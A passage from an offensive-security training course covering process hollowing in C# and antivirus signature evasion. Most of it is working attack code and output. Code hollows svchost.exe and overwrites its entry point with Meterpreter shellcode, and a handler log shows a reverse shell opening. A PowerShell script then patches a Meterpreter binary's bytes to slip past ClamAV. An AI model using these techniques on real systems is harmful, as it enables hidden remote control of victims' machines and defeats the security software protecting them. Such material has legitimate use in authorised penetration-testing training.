[DllImport("ntdll.dll", CallingConvention = CallingConvention.StdCall)]
private static extern int ZwQueryInformationProcess(IntPtr hProcess,
    int procInformationClass, ref PROCESS_BASIC_INFORMATION procInformation,
    uint ProcInfoLen, ref uint retlen);
```

Listing 193 - `DllImport` statement for `ZwQueryInformationProcess`

The `ZwQueryInformationProcess` API has many uses, and although most are not officially documented by Microsoft, an example that fetches the PEB<sup>275</sup> is documented. The function prototype is shown in Listing 194.

```
NTSTATUS WINAPI ZwQueryInformationProcess(
    _In_ HANDLE ProcessHandle,
    _In_ PROCESSINFOCLASS ProcessInformationClass,
    _Out_ PVOID ProcessInformation,
    _In_ ULONG ProcessInformationLength,
    _Out_opt_ PULONG ReturnLength
);
```

Listing 194 - `ZwQueryInformationProcess` function prototype

Let's inspect this prototype a bit more closely. First, notice the function's prefix ("`Nt`" or "`Zw`")<sup>276</sup> indicates that the API can be called by either a user-mode program or by a kernel driver respectively. For our purposes, we do not have to worry about this as calling the function with either prefix will yield the same results in user-space.

The second item of note is that the return value is given as `NTSTATUS`. `ZwQueryInformationProcess` is a low-level API located in `ntdll.dll` and returns a hexadecimal value directly from the kernel.

Most of the arguments are relatively simple. The first (`ProcessHandle`) is a process handle that we can obtain from the `PROCESS_INFORMATION` structure. The API can perform many actions depending on the second argument (`ProcessInformationClass`), which is only partially documented. For our purposes, we will set this to `ProcessBasicInformation` with a numerical representation of "0".

When we specify `ProcessBasicInformation`, the third argument (`ProcessInformation`) must be a `PROCESS_BASIC_INFORMATION` structure that is populated by the API. This structure may be found on [www.pinvoke.net](http://www.pinvoke.net) as shown in Listing 195.

```
[StructLayout(LayoutKind.Sequential)]
internal struct PROCESS_BASIC_INFORMATION
{
    public IntPtr Reserved1;
    public IntPtr PebAddress;
    public IntPtr Reserved2;
    public IntPtr Reserved3;
```

<sup>275</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess>

<sup>276</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/using-nt-and-zw-versions-of-the-native-system-services-routines>

```
public IntPtr UniquePid;  
public IntPtr MoreReserved;  
}
```

Listing 195 - *PROCESS\_BASIC\_INFORMATION* structure

The remaining two arguments (*ProcessInformationLength* and *ReturnLength*) indicate the size of the input structure (six *IntPtr*) and a variable to hold the size of the fetched data, respectively.

We can now call *ZwQueryInformationProcess* and fetch the address of the PEB from the *PROCESS\_BASIC\_INFORMATION* structure:

```
PROCESS_BASIC_INFORMATION bi = new PROCESS_BASIC_INFORMATION();  
uint tmp = 0;  
IntPtr hProcess = pi.hProcess;  
ZwQueryInformationProcess(hProcess, 0, ref bi, (uint)(IntPtr.Size * 6), ref tmp);  
  
IntPtr ptrToImageBase = (IntPtr)((Int64)bi.PebAddress + 0x10);
```

Listing 196 - Calling *ZwQueryInformationProcess* to fetch PEB address

The *ptrToImageBase* variable now contains a pointer to the image base of **svchost.exe** in the suspended process. We will next use *ReadProcessMemory* to fetch the address of the code base by reading eight bytes of memory.

*ReadProcessMemory* has a function prototype<sup>277</sup> very similar to *WriteProcessMemory* as shown in Listing 197:

```
BOOL ReadProcessMemory(  
    HANDLE hProcess,  
    LPCVOID lpBaseAddress,  
    LPVOID lpBuffer,  
    SIZE_T nSize,  
    SIZE_T *lpNumberOfBytesRead  
);
```

Listing 197 - *ReadProcessMemory* function prototype

We must supply five parameters for this function. They are a process handle (*hProcess*), the address to read from (*lpBaseAddress*), a buffer to copy the content into (*lpBuffer*), the number of bytes to read (*nSize*), and a variable to contain the number of bytes actually read (*lpNumberOfBytesRead*).

The *DllImport* statement for *ReadProcessMemory* is also very similar to that of *WriteProcessMemory* as shown in Listing 198.

```
[DllImport("kernel32.dll", SetLastError = true)]  
static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,  
    [Out] byte[] lpBuffer, int dwSize, out IntPtr lpNumberOfBytesRead);
```

Listing 198 - *ReadProcessMemory* *DllImport* statement

Following the *DllImport*, we can call *ReadProcessMemory* by specifying an 8-byte buffer that is then converted to a 64bit integer through the *BitConverter.ToInt64*<sup>278</sup> method and then casted to a pointer using (*IntPtr*).

<sup>277</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory>

---

*It is worth noting that a memory address takes up eight bytes in a 64-bit process, while it only uses four bytes in a 32-bit process, so the use of variable types, offsets, and amount of data read must be adapted.*

---

```
byte[] addrBuf = new byte[IntPtr.Size];
IntPtr nRead = IntPtr.Zero;
ReadProcessMemory(hProcess, ptrToImageBase, addrBuf, addrBuf.Length, out nRead);

IntPtr svchostBase = (IntPtr)(BitConverter.ToInt64(addrBuf, 0));
```


*Listing 199 - ReadProcessMemory invocation*

The following step is to parse the PE header to locate the EntryPoint. This is performed by calling `ReadProcessMemory` again with a buffer size of 0x200 bytes (Listing 200).

```
byte[] data = new byte[0x200];
ReadProcessMemory(hProcess, svchostBase, data, data.Length, out nRead);
```

*Listing 200 - Using ReadProcessMemory to fetch the PE header*

To parse the PE header, we must read the content at offset 0x3C and use that as a second offset when added to 0x28 as previously discussed and illustrated in Figure 46.



*Figure 46: PE header parsing illustration*

To implement this, we convert four bytes at offset 0x3C (`e_lfanew` field) to an unsigned integer.<sup>279</sup> As stated previously, this is the offset from the image base to the PE header structure.

Next, we convert the four bytes at offset `e_lfanew` plus 0x28 into an unsigned integer. This value is the offset from the image base to the EntryPoint.

---

<sup>278</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.bitconverter.toInt64?view=netframework-4.8>

<sup>279</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.uint32?view=netframework-4.8>



```
uint e_lfanew_offset = BitConverter.ToUInt32(data, 0x3C);  
  
uint opthdr = e_lfanew_offset + 0x28;  
  
uint entrypoint_rva = BitConverter.ToUInt32(data, (int)opthdr);  
  
IntPtr addressOfEntryPoint = (IntPtr)(entrypoint_rva + (UInt64)svchostBase);
```

*Listing 201 - Parsing the PE header to locate the EntryPoint*

The offset from the base address of svchost.exe to the EntryPoint is also called the relative virtual address (RVA). We must add it to the image base to obtain the full memory address of the EntryPoint. This is done on the last line of Listing 201.

We have obtained the address of the EntryPoint so we can generate our Meterpreter shellcode and use *WriteProcessMemory* to overwrite the existing code as shown in Listing 202. Remember that we must add a *DllImport* statement for *WriteProcessMemory* before using it.

```
byte[] buf = new byte[659] {  
0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8...  
  
WriteProcessMemory(hProcess, addressOfEntryPoint, buf, buf.Length, out nRead);
```

*Listing 202 - Overwriting the EntryPoint of svchost.exe with shellcode*

Now that everything is set up correctly, we'll start the execution of our shellcode. In the previous techniques, we have called *CreateRemoteThread* to spin up a new thread but in this case, a thread already exists and is waiting to execute our shellcode.

We can use the Win32 *ResumeThread*<sup>280</sup> API to let the suspended thread of a remote process continue its execution. *ResumeThread* is an easy API to call since it only requires the handle of the thread to resume as shown in its function prototype<sup>281</sup> in Listing 203.

```
DWORD ResumeThread(  
    HANDLE hThread  
);
```

*Listing 203 - ResumeThread function prototype*

When *CreateProcessW* started svchost.exe and populated the *PROCESS\_INFORMATION* structure, it also copied the handle of the main thread into it. We can then import *ResumeThread* and call it directly.

```
[DllImport("kernel32.dll", SetLastError = true)]  
private static extern uint ResumeThread(IntPtr hThread);  
...  
  
ResumeThread(pi.hThread);
```

*Listing 204 - Importing and calling ResumeThread*

We now have all the pieces to create a suspended process, hollow out its original code, replace it with our shellcode, and subsequently execute it.

<sup>280</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread>

<sup>281</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread>



Once we have combined all the code, we must remember to specify a 64-bit architecture (since svchost.exe is a 64-bit process) and change it from “debug” to “release” before compiling.

When we execute it, the compiled code results in a reverse Meterpreter shell executing inside a svchost.exe process, possibly evading suspicion since it is a trusted process that also engages in network communications. Excellent!

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

*Listing 205 - Getting a reverse shell*

---

*While the code and technique here only writes shellcode into the suspended process, we could also use this technique to hollow<sup>282</sup> an entire compiled EXE.*

---

#### 5.4.2.1 Exercises

1. Replicate the process hollowing technique using shellcode from C#.
2. Modify the code to generate a Jscript file using DotNetToJscript that performs process hollowing.

## 5.5 Wrapping Up

In this module, we demonstrated several process injection and migration techniques. We explored a typical C# injection into a local process, as well as DLL injection into a remote process. We also explored reflective DLL injection that did not write to disk and used process hollowing to inject our code into a process that is known to generate network activity. Each of these techniques reduced our footprint on the remote system and minimized our chances of detection by security software.

In the next module, we will introduce detection software into our scenario and improve our tradecraft to evade it.

---

<sup>282</sup> (M0n0ph1, 2018), <https://github.com/m0n0ph1/Process-Hollowing>

## 6 Introduction to Antivirus Evasion

Most organizations run managed security and antivirus software to monitor and defend against attacks and malware.

In this module, we will describe how antivirus detection works and demonstrate how it can be bypassed.

### 6.1 Antivirus Software Overview

Antivirus software has evolved significantly in the last 20 years. Early implementations of this software relied on crude and ineffective detection mechanisms but in order to meet the challenges presented by modern malware, most tools now boast advanced capabilities.

At a basic level, most antivirus software runs on an endpoint machine. Local users can interact with the software to run “on-demand” scans against files on the machine. Additionally, most products offer “real-time scanning”, in which the software monitors file operations and scans a file when it is downloaded or an attempt is made to execute it. In either case, if a malicious file is detected, it is either deleted or quarantined.

Most detection is signature-based. Antivirus vendors use automated processes and manual reverse-engineering efforts to create these signatures, which are stored in massive databases. While signature algorithms are often close-held secrets, most rely on MD5 or SHA-1 hashes of malicious files or on unique byte sequences discovered in known malicious files. If a scanned file matches a known hash, or contains a malicious byte sequence, it is flagged as malicious.

In addition to signature scanning, some software performs heuristics or behavioral analysis that simulates execution of a scanned file. Most implementations execute the scanned file in a sandboxed environment, attempting to detect known malicious behavior. This approach relies on extremely sophisticated, proprietary code and is significantly more time-consuming and resource-intensive than signature-based detection methods. The success rate of this approach varies widely from vendor to vendor.

A new heuristic detection approach leverages cloud computing along with artificial intelligence to improve the speed and accuracy of detection. However, this approach is more costly and is not nearly as widely-implemented as signature-based and heuristic-based endpoint solutions.

In this module, we’ll primarily target the free-to-use ClamAV and Avira antivirus products. Although these products do not offer top-tier detection rates, they do employ signature and heuristic detection. We will also use online resources to verify our bypass techniques against other antivirus products.

In the following sections, we will demonstrate methods we can use to attempt to bypass signature-based and heuristic-based endpoint solutions.

### 6.2 Simulating the Target Environment

When preparing for an engagement, we ideally want to mirror the target system in our local environment to verify the effectiveness of our tools.

However, even if we could predict the target environment, recreating it could be costly as we would have to purchase a variety of software licenses. Instead, we could test our payloads against multiple antivirus engines at once with various online services. The most popular service is *VirusTotal*,<sup>283</sup> which scans against more than fifty antivirus engines. Unfortunately, VirusTotal distributes its findings to all associated antivirus vendors, which may divulge our tools and techniques before we deploy them.

Alternatively, we could use *AntiScan.Me*,<sup>284</sup> which provides a similar virus scanning service without distributing the results. However, this tool only scans against twenty-six antivirus engines and only generates three free scans before requiring a reasonable per-scan paid registration.

---

*In some of the examples in this module, we will provide scan results from AntiScan.Me, but feel free to register an account to verify these results.*

---

With our use cases in mind, let's move onwards to the first antivirus bypassing hurdle.

## 6.3 Locating Signatures in Files

To begin, let's discuss the process of bypassing antivirus signature detection.

**For this exercise, we must disable the heuristics-based scanning portion of the antivirus engine. In this section, we are going to rely on ClamAV, which is preinstalled on the Windows 10 victim machine and has its heuristics engine disabled.**

Early signature-based detection methods compared file hashes, which meant that detection could be evaded by changing a single byte in the scanned file. Obviously this is a trivial exercise.

Signatures based on byte strings inside the binary are more tricky to bypass as we must determine the exact bytes that are triggering detection. There are two primary approaches to this. The most complicated approach is to reverse-engineering the antivirus scanning engine and signature database to discover the actual signatures. This approach would require a significant amount of work and is product-dependent.

A second, much simpler approach, is to split the binary into multiple pieces and perform an on-demand scan of sequentially smaller pieces until the exact bytes are found. This method was originally implemented in a popular tool called *Dsplit*.<sup>285</sup>

Since the original *DSplit* tool is no longer available, we will instead rely on the *Find-AVSignature*<sup>286</sup> PowerShell script for this task.

Before starting our analysis, we'll launch the Avira Free Antivirus GUI and open the Antivirus pane. In the new window, we'll click *Real-Time Protection* and switch it "off" as shown in Figure 47.

---

<sup>283</sup> (VirusTotal, 202), <https://www.virustotal.com/gui/home/upload>

<sup>284</sup> (antiscan.me, 2018), <https://antiscan.me/>

<sup>285</sup> (SecurityFocus, 2010), <https://www.securityfocus.com/archive/1/426771>

<sup>286</sup> (Chris Campbell, 2012), <http://obscuresecurity.blogspot.com/2012/12/finding-simple-av-signatures-with.html>



Figure 47: Turning off Avira Real-time scanning

For this example, we'll generate a 32-bit Meterpreter executable and copy it to the **C:\Tools** folder on our Windows 10 victim machine. This will serve as our malicious binary.

Next, we'll open a PowerShell prompt with the **-Exec bypass** argument, navigate to the **C:\Tools** directory, and import the Find-AVSignature script as follows:

```
PS C:\Users\Offsec> cd C:\Tools
PS C:\Tools> Import-Module .\Find-AVSignature.ps1
```

*Listing 206 - Importing Find-AVSignature PowerShell script*

The script accepts several arguments. First, we'll specify the start and end bytes with **-StartByte** and **-EndByte** respectively. In our first run, we'll specify a starting byte of "0" and an ending byte of "max" to scan the entire executable.

We'll use the **-Interval** parameter to specify the size of each individual segment of the file we will split. This value will depend on the size of the executable, but since the 32-bit Meterpreter executable is roughly 73 KB, we'll set each segment to 10000 bytes.

Next, we'll specify the input file (**-Path**) and the output folder (**-OutPath**). We'll also pass the **-Verbose** and **-Force** flags to gain additional console output and force creation of the specified output directory, respectively.

```
PS C:\Tools> Find-AVSignature -StartByte 0 -EndByte max -Interval 10000 -Path
C:\Tools\met.exe -OutPath C:\Tools\avtest1 -Verbose -Force

Directory: C:\Tools

Mode                LastWriteTime         Length Name
----                -
d-----          10/17/2019   3:40 AM             avtest1
VERBOSE: This script will now write 8 binaries to "C:\Tools\avtest1".
```

```
VERBOSE: Byte 0 -> 0
VERBOSE: Byte 0 -> 10000
VERBOSE: Byte 0 -> 20000
VERBOSE: Byte 0 -> 30000
VERBOSE: Byte 0 -> 40000
VERBOSE: Byte 0 -> 50000
VERBOSE: Byte 0 -> 60000
VERBOSE: Byte 0 -> 70000
VERBOSE: Byte 0 -> 73801
VERBOSE: Files written to disk. Flushing memory.
VERBOSE: Completed!
```

*Listing 207 - Using Find-AVSignature to split file into intervals*

Pay close attention to this output. Note that the first binary contains zero bytes. The second binary contains 10000 bytes. This means that the second file contains bytes 0-10000 of our Meterpreter binary.

Now that we have split our Meterpreter executable into segments and saved them to **C:\Tools\avtest1**, we can scan them with ClamAV. This must be done from the command line, so we'll open a new administrative PowerShell prompt and navigate to the **C:\Program Files\ClamAV** folder.

From here, we'll launch the **clamscan.exe** executable, running the scan against the segments in the **C:\Tools\avtest1** folder as shown in Listing 208.

```
PS C:\Windows\system32> cd 'C:\Program Files\ClamAV\'

PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest1
C:\Tools\avtest1\met_0.bin: OK
C:\Tools\avtest1\met_10000.bin: OK
C:\Tools\avtest1\met_20000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_30000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_40000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_50000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_60000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_70000.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest1\met_73801.bin: Win.Trojan.MSShellcode-7 FOUND

----- SCAN SUMMARY -----
Known viruses: 6494159
Engine version: 0.101.4
Scanned directories: 1
Scanned files: 9
Infected files: 7
Data scanned: 0.32 MB
Data read: 0.32 MB (ratio 1.00:1)
Time: 107.399 sec (1 m 47 s)
```

*Listing 208 - Scanning with ClamAV*

The first file passes detection. This is no surprise, since it is empty. The second file, which contains the first 10000 bytes of our binary, is clean as well. This means that the first signature was detected in the third file, somewhere between offset 10000 and 20000.

---

*Note that offsets and number of detections found may vary for each generation of a Meterpreter executable.*

---

To investigate further, we'll run **Find-AVSignature** again to split the Meterpreter executable with 1000 byte intervals, but only from offset 10000 to 20000. We'll change the output directory to **C:\Tools\avtest2** in order to separate the output from our various iterations as shown in Listing 209.

```
PS C:\Tools> Find-AVSignature -StartByte 10000 -EndByte 20000 -Interval 1000 -Path  
C:\Tools\met.exe -OutPath C:\Tools\avtest2 -Verbose -Force
```

*Listing 209 - Splitting into 1000 byte intervals*

Next, we'll scan these segments:

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest2  
C:\Tools\avtest2\met_10000.bin: OK  
C:\Tools\avtest2\met_11000.bin: OK  
C:\Tools\avtest2\met_12000.bin: OK  
C:\Tools\avtest2\met_13000.bin: OK  
C:\Tools\avtest2\met_14000.bin: OK  
C:\Tools\avtest2\met_15000.bin: OK  
C:\Tools\avtest2\met_16000.bin: OK  
C:\Tools\avtest2\met_17000.bin: OK  
C:\Tools\avtest2\met_18000.bin: OK  
C:\Tools\avtest2\met_19000.bin: Win.Trojan.MSShellcode-7 FOUND  
C:\Tools\avtest2\met_20000.bin: Win.Trojan.MSShellcode-7 FOUND  
...
```

*Listing 210 - Scanning smaller intervals with ClamAV*

These results indicate that the offending bytes are between offsets 18000 and 19000. Let's narrow this further by lowering the interval to 100 bytes and saving to a new directory (Listing 211).

```
PS C:\Tools> Find-AVSignature -StartByte 18000 -EndByte 19000 -Interval 100 -Path  
C:\Tools\met.exe -OutPath C:\Tools\avtest3 -Verbose -Force
```

*Listing 211 - Reducing the interval to 100 bytes*

We'll scan these segments:

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest3  
C:\Tools\avtest3\met_18000.bin: OK  
C:\Tools\avtest3\met_18100.bin: OK  
C:\Tools\avtest3\met_18200.bin: OK  
C:\Tools\avtest3\met_18300.bin: OK  
C:\Tools\avtest3\met_18400.bin: OK  
C:\Tools\avtest3\met_18500.bin: OK  
C:\Tools\avtest3\met_18600.bin: OK  
C:\Tools\avtest3\met_18700.bin: OK  
C:\Tools\avtest3\met_18800.bin: OK  
C:\Tools\avtest3\met_18900.bin: Win.Trojan.Swrort-5710536-0 FOUND
```

```
C:\Tools\avtest3\met_19000.bin: Win.Trojan.MSShellcode-7 FOUND
```

```
...
```

*Listing 212 - Scanning the 100 byte interval range*

The output reveals two different signatures. The first is located between 18800 and 18900 and the other is located between 18900 and 19000.

The best approach is to handle each signature individually, so we'll first divide the 18800 to 18900 range into 10-byte segments, saving the results to a new directory.

```
PS C:\Tools> Find-AVSignature -StartByte 18800 -EndByte 18900 -Interval 10 -Path  
C:\Tools\met.exe -OutPath C:\Tools\avtest4 -Verbose -Force
```

*Listing 213 - Reducing the interval to 10 bytes*

We'll then scan these segments as shown in Listing 214.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest4  
C:\Tools\avtest4\met_18800.bin: OK  
C:\Tools\avtest4\met_18810.bin: OK  
C:\Tools\avtest4\met_18820.bin: OK  
C:\Tools\avtest4\met_18830.bin: OK  
C:\Tools\avtest4\met_18840.bin: OK  
C:\Tools\avtest4\met_18850.bin: OK  
C:\Tools\avtest4\met_18860.bin: OK  
C:\Tools\avtest4\met_18870.bin: Win.Trojan.Swrort-5710536-0 FOUND  
C:\Tools\avtest4\met_18880.bin: Win.Trojan.Swrort-5710536-0 FOUND  
C:\Tools\avtest4\met_18890.bin: Win.Trojan.Swrort-5710536-0 FOUND  
C:\Tools\avtest4\met_18900.bin: Win.Trojan.Swrort-5710536-0 FOUND  
...
```

*Listing 214 - Scanning the 10 byte interval range*

Let's narrow this down again, by splitting the 18860-18870 range into one-byte intervals. We'll save the results to a new directory and scan it:

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest5  
C:\Tools\avtest5\met_18860.bin: OK  
C:\Tools\avtest5\met_18861.bin: OK  
C:\Tools\avtest5\met_18862.bin: OK  
C:\Tools\avtest5\met_18863.bin: OK  
C:\Tools\avtest5\met_18864.bin: OK  
C:\Tools\avtest5\met_18865.bin: OK  
C:\Tools\avtest5\met_18866.bin: OK  
C:\Tools\avtest5\met_18867.bin: Win.Trojan.Swrort-5710536-0 FOUND  
C:\Tools\avtest5\met_18868.bin: Win.Trojan.Swrort-5710536-0 FOUND  
C:\Tools\avtest5\met_18869.bin: Win.Trojan.Swrort-5710536-0 FOUND  
C:\Tools\avtest5\met_18870.bin: Win.Trojan.Swrort-5710536-0 FOUND  
...
```

*Listing 215 - Scanning the 1 byte interval range*

Since the byte at offset 18867 of the Meterpreter executable is part of the ClamAV signature, let's change it in an attempt to evade detection.

We'll use PowerShell\_ISE to read the bytes of the Meterpreter executable, zero out the byte at offset 18867, and write the modified executable to a new file, **met\_mod.exe**:



```
$bytes = [System.IO.File]::ReadAllBytes("C:\Tools\met.exe")
$bytes[18867] = 0
[System.IO.File]::WriteAllBytes("C:\Tools\met_mod.exe", $bytes)
```

*Listing 216 - Modifying the Meterpreter executable*

To find out if the modification worked, we'll repeat the split and scan, this time on the modified executable. Listing 217 shows a scan of the one-byte split between offset 18860 and 18870.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest6
C:\Tools\avtest6\met_mod_18860.bin: OK
C:\Tools\avtest6\met_mod_18861.bin: OK
C:\Tools\avtest6\met_mod_18862.bin: OK
C:\Tools\avtest6\met_mod_18863.bin: OK
C:\Tools\avtest6\met_mod_18864.bin: OK
C:\Tools\avtest6\met_mod_18865.bin: OK
C:\Tools\avtest6\met_mod_18866.bin: OK
C:\Tools\avtest6\met_mod_18867.bin: OK
C:\Tools\avtest6\met_mod_18868.bin: OK
C:\Tools\avtest6\met_mod_18869.bin: OK
C:\Tools\avtest6\met_mod_18870.bin: OK
...
```

*Listing 217 - Scanning the modified executable*

As we can see, this did effectively bypass the signature detection.

---

*Sometimes, modifying the byte at the exact offset will not evade the signature, but modifying the byte before or after it will.*

---

We succeeded in evading the signature match by modifying a single byte. Recalling that another signature was detected in the offset range 18900 to 19000, we'll repeat the procedure and locate the first offending byte.

After several iterations, we discover that the byte at offset 18987 contains the first signature byte as shown in Listing 218. Note that we are now running the split on our modified executable, which contains our first signature modification.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest8
C:\Tools\avtest8\met_mod_18980.bin: OK
C:\Tools\avtest8\met_mod_18981.bin: OK
C:\Tools\avtest8\met_mod_18982.bin: OK
C:\Tools\avtest8\met_mod_18983.bin: OK
C:\Tools\avtest8\met_mod_18984.bin: OK
C:\Tools\avtest8\met_mod_18985.bin: OK
C:\Tools\avtest8\met_mod_18986.bin: OK
C:\Tools\avtest8\met_mod_18987.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest8\met_mod_18988.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest8\met_mod_18989.bin: Win.Trojan.MSShellcode-7 FOUND
C:\Tools\avtest8\met_mod_18990.bin: Win.Trojan.MSShellcode-7 FOUND
```

*Listing 218 - Locating the second signature*

Once again we have evaded the second signature by modifying this single byte.



If we continue following this procedure, we find that all bytes evade detection, but the complete file is detected. We can evade this by changing the last byte at offset 73801. In this instance, changing the byte to 0x00 does not produce a clean scan, but changing it to 0xFF does.

To fully evade the signature scan, we end up with the following PowerShell script:

```
$bytes = [System.IO.File]::ReadAllBytes("C:\Tools\met.exe")
$bytes[18867] = 0
$bytes[18987] = 0
$bytes[73801] = 0xFF
[System.IO.File]::WriteAllBytes("C:\Tools\met_mod.exe", $bytes)
```

*Listing 219 - Complete modification of the Meterpreter executable*

---

*Again, note that the number of signature detections and offsets may vary.*

---

Performing a final scan of the complete modified Meterpreter executable, we find that it successfully evades detection by ClamAV.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\avtest14
C:\Tools\avtest14\met_mod.exe: OK
```

*Listing 220 - Bypassing signature detection of ClamAV*

With a fully modified Meterpreter executable that bypasses ClamAV, we can launch a Metasploit *multi/handler* and execute the malicious binary but unfortunately, nothing happens.

We may have successfully bypassed the signature detection, but we have also destroyed some functionality inside our executable. Remember that the Meterpreter executable contains the first stage shellcode and we have likely changed something in either the shellcode itself or the part of the executable that runs it.

There is only one option to rectify this problem and that is to reverse engineer exactly what those three bytes do and attempt to modify them in such a way that the executable still works.

This can be tedious work, especially considering that the byte offsets may change every time we regenerate the Meterpreter executable, and even though we are bypassing ClamAV, we may not be bypassing other antivirus products.

To demonstrate this, let's open File Explorer and navigate to the folder containing our final **met\_mod.exe**. If we right-click it, and choose "Scan selected files with Avira", we find that Avira does, in fact flag it as malicious (Figure 48).




Figure 48: Scanning met\_mod.exe with Avira

This technique works in theory and it sounds relatively straight-forward, but is not very effective in the real world, especially considering the fact that we would still have to contend with heuristic scanning.

Instead of continuing with this approach, in the next section we will attempt to encode or encrypt the offending code.

### 6.3.1.1 Exercise

1. Generate a 32-bit Meterpreter executable and use Find-AVSignature to bypass any ClamAV signature detections. Does the modified executable return a shell?

## 6.4 Bypassing Antivirus with Metasploit

In the previous section, we determined that Avira and ClamAV flag the standard 32-bit Meterpreter executable.

Metasploit contains a number of *encoders*<sup>287</sup> that can encode the Meterpreter shellcode, subsequently obfuscating the assembly code. In this section, we'll generate 32-bit and 64-bit payloads that we will encode and encrypt with msfvenom in an attempt to bypass signature detection.

### 6.4.1 Metasploit Encoders

When Metasploit was released, the *msfpayload* and *msfencode* tools could be used to encode shellcode in a way that effectively bypassed antivirus detection. However, AV engines have improved over the years and the encoders are generally used solely for character substitution to replace bad characters in exploit payloads. Nonetheless, in this section, we'll use msfvenom (a merge of the old msfpayload and msfencode tools) to attempt a signature bypass.

<sup>287</sup> (Offensive Security, 2020), <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

To begin, let's list the available encoders by running **msfvenom** with the **--list encoders** option (Listing 221):

```
kali@kali:~$ msfvenom --list encoders
```

```
Framework Encoders [--encoder <value>]
=====
```

Name ----	Rank ----	Description -----
...		
x64/xor	normal	XOR Encoder
x64/xor_context	normal	Hostname-based Context Keyed Payload
Encoder		
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR
Encoder		
x86/bmp_polyglot	manual	BMP Polyglot
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload
Encoder		
x86/context_time	manual	time(2)-based Context Keyed Payload
Encoder		
x86/countdown	normal	Single-byte XOR Countdown Encoder
